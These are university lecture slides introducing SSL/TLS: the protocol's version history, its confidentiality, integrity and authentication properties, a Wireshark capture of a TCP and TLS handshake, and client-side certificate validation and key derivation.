

32548-48730, Cybersecurity WEEK-4

Transport Layer Security (SSL/TLS, TCP/IP) and DoS attack



Readings:

Chwan-Hwa (John) Wu and J.David Irwin- Ch 23

Wenlianng Du, Computer Security- Ch 19

Stallings W and Brown L; Computer Security- Ch 7

[A/Prof. Priyadarsi Nanda](#)

Objectives



- In this Lecture we will discuss Transport Level Protocol Security

1. First, we will discuss major enhancement to security at Transport layer
2. Then we will discuss vulnerabilities associated with the secured protocols
3. We will also discuss defense strategy to avoid protocol vulnerabilities
4. We will discuss various security issues based on TCP/IP stack



- Preparatory Questions:

1. How are session keys derived using TLS/SSL?
2. Identify the categories of attack which may be launched against TLS/SSL protocol functions.
3. Describe what occurs during a version roll-back attack?
4. What additional functionalities are added to DTLS in comparison with TLS? Name few applications where DTLS is applied.
5. Explain different attacks TCP may encounter and list some of the counter measures.

Protocol Evolution: SSL → TLS



- **SSL 1.0 (1994)** – Internal draft, never released due to severe flaws.
- **SSL 2.0 (1995)** – First public version, but weak authentication & handshake issues.
- **SSL 3.0 (1996)** – Redesigned protocol, stronger but later broken (POODLE).
- **TLS 1.0 (1999)** – IETF standard, improved security based on SSL 3.0.
- **TLS 1.1 (2006)** – Better CBC protection, fixes known cryptographic weaknesses.
- **TLS 1.2 (2008)** – Stronger ciphers (AES, SHA-256), widely deployed for a decade.
- **TLS 1.3 (2018)** – Current secure standard: faster (1-RTT handshake), modern ciphers (AES-GCM, ChaCha20), and Perfect Forward Secrecy by default.



SSL 1.0

Never released due to security concerns



SSL 2.0

First public version with major flaws



SSL 3.0

Redesigned for stronger security



TLS 1.0

First open standard based on SSL 3.0



TLS 1.1

Improved protection from known attacks




TLS 1.2

Stronger security and extension support



TLS 1.3

Current secure standard with faster connections



<https://www.linkedin.com/pulse/ssltls-related-vulnerabilities-fixes>



TLS 1.3

- Removes outdated features (RSA key exchange, static DH.).
- Enforces Perfect Forward Secrecy (PFS).
- Faster handshake (1-RTT).
- Modern ciphers: AES-GCM, ChaCha20-Poly1305



Security



Speed



PFS

TLS 1.4 RESEARCH / PROPOSED


Not yet standardized (no RFC.)



Faster
Handshake



Traffic
Analysis
Defense



Post-Quantum
Ready

<https://emailhosting.com/service/index.php?rp=/knowledgebase/457/Secure-Connections-Exploring-the-Role-of-TLS-1.4-in-SSL-Certificate-Evolution.html>

Why SSL/TLS certificate Matters



Did You Know?


- As of **March, 2026** The total count of active certificates on the internet has now surpassed **340 million**.

❑ Key Insights

- **Global Growth:** SSL certificate adoption has surged past **302 million**.
- **United States** leads the world with **~27 million** certificates.
- **Germany** follows with over **12 million**.
- On the other extreme, **Eritrea** has only **45 certificates** nationwide.

✓ Why It Matters

- SSL/TLS ensures **trust, privacy, and authenticity** online.
- Adoption levels highlight **digital security maturity** across regions.
- Countries with fewer certificates remain at **higher cybersecurity risk**.



🔗 Source: [SSL Insights](#)


Overview of TLS



- TLS is the foundation of secure web browsing (HTTPS), email security, and many other encrypted communications.

Core Properties of TLS

TLS (formerly SSLv3.0) establishes a secure communication channel between client and server.



- Protects sensitive information (passwords, financial data, personal details).
- Prevents **Man-in-the-Middle (MITM) attacks**.
- Provides **trust and reliability** for online communications.

TLS Secure Channel Properties with Scenarios



1. Confidentiality

- **Scenario:**

- Alice logs into her online banking. Without TLS, anyone intercepting the network traffic could read her username, password, and account balance in plain text.
- With TLS encryption (AES/RC4), the data is scrambled so even if intercepted, it looks like random noise.

2. Integrity

- **Scenario:**

- Bob sends an online shopping order. An attacker intercepts it and changes the order from “1 Laptop” to “10 Laptops.”
- With TLS, the message is secured by a **Message Authentication Code (MAC)**. Even one bit is altered, the server will reject the message as tampered.



3. Authentication

- **Scenario:**

- Carol visits <https://example.com>. An attacker creates a fake website that looks identical.
- With TLS, the **digital certificate** from a trusted Certificate Authority (CA) confirms the real server's identity. Carol's browser warns her if the certificate is invalid.



Example: Online Banking

- Confidentiality – Your login and transactions are encrypted
- Integrity – Transaction amount can't be altered
- Authentication – Confirmed connection to your bank



Example: Secure Email

- TLS protects messages in transit
- Without TLS, emails could be intercepted
- With TLS, emails are protected



Example: Online Shopping

- TLS encrypts payment information
- Prevents theft of card details

Online Shopping with TLS



Online Banking with TLS



Alice visits bank site, types <https://mybank.com> on her laptop.

Server sends certificate

TLS handshake starts and then bank server presents a certificate signed by a trusted CA.

Browser verifies

Alice's browser checks certificate validity (CA, domain, expiry).

Key exchange

Browser and server establish a shared session key using asymmetric crypto.

Secure session


All data (passwords, account details) encrypted with session key

TLS guarantees


- 🔒 Confidentiality – no eavesdropping
- ✅ Integrity – data not modified
- 👤 Authentication – Alice talks to the real bank

End Result

Alice logs in and completes transactions safely. Even if attackers intercept traffic, they only see encrypted data.




Protocols That Use TLS



<https://www.hhs.gov/sites/default/files/securing-ssl-tls-in-healthcare-tlpwhite.pdf>

<https://www.censinet.com/perspectives/best-practices-for-end-to-end-encryption-in-healthcare>

TLS Layer



Key Functions of TLS



Encryption

Secures communication against eavesdropping



Authentication

Confirms identity of the parties



Integrity

Detects tampering or corruption in data

Fragmentation

Splits data into manageable records

Input



Application Layer


TLS (Session)

Transport Layer
(TCP)

Output



TLS Handshake: Establishing a Secure Session



<https://medium.com/@vanrijn/an-overview-of-the-ssl-handshake-3885c37c3e0f>

Network Traffics During TLS Handshake



- **TLS Handshake over TCP**

TLS requires a reliable TCP connection before starting the handshake.

- **Wireshark Capture Example (<https://www.wireshark.org/>)**

The sequence below shows the establishment of TCP connection (3-way handshake), followed by TLS handshake messages.

- **Handshake Steps Shown**

1. **TCP Handshake:** SYN → SYN/ACK → ACK

2. **TLS Handshake:**

- Client Hello
- Server Hello + Certificate
- Key Exchange + Cipher Change + Finished
- Session Ticket + Cipher Change + Finished

No.	Source	Destination	Protocol	Info
1	10.0.2.45	10.0.2.35	TCP	59930 → 11110 [SYN] Seq=0 Win=14600 Len=0 MSS=1460...
2	10.0.2.35	10.0.2.45	TCP	11110 → 59930 [SYN, ACK] Seq=0 Ack=1 Win=14480...
3	10.0.2.45	10.0.2.35	TCP	59930 → 11110 [ACK] Seq=1 Ack=1 Win=14720 Len=0...
4	10.0.2.45	10.0.2.35	TLShv1.2	Client Hello
6	10.0.2.35	10.0.2.45	TLShv1.2	Server Hello, Certificate, Server Hello Done
8	10.0.2.45	10.0.2.35	TLShv1.2	Client Key Exchange, Change Cipher Spec, Finished
9	10.0.2.35	10.0.2.45	TLShv1.2	New Session Ticket, Change Cipher Spec, Finished

Client-Side: Certificate Validation & Key Exchange



Step 1: Receive & Inspect ServerHello + Certificate

- Check server certificate validity (not expired, signed by trusted CA).
- Ensure chosen cipher suites and TLS version are acceptable.

Step 2: Verify Certificate Authority (CA)

- Validate full certificate chain → leaf → intermediate → root.
- Confirm root CA exists in client's trust store.
- Check revocation status (CRL or OCSP if stapled).

Step 3: Ephemeral Key Exchange

- Send ephemeral key share (e.g., ECDHE).
- Compute shared secret using server's key.
- (TLS 1.2 with RSA) Generate Pre-Master Secret and encrypt with server's public key.

Verify Server Certificate

Ensures the server's identity and security.

Validate Certificate Authority

Confirms the trustworthiness of the certificate issuer.

Exchange Ephemeral Keys

Establishes a shared secret for secure communication.



Client-Side: Certificate Validation & Key Exchange Cont.



Step 4: Derive Secrets & Keys

1. Derive Handshake Secret (verify Finished).
2. Generate Master Secret / Application Secrets.
3. Expand into Session Keys (for encryption & MAC).



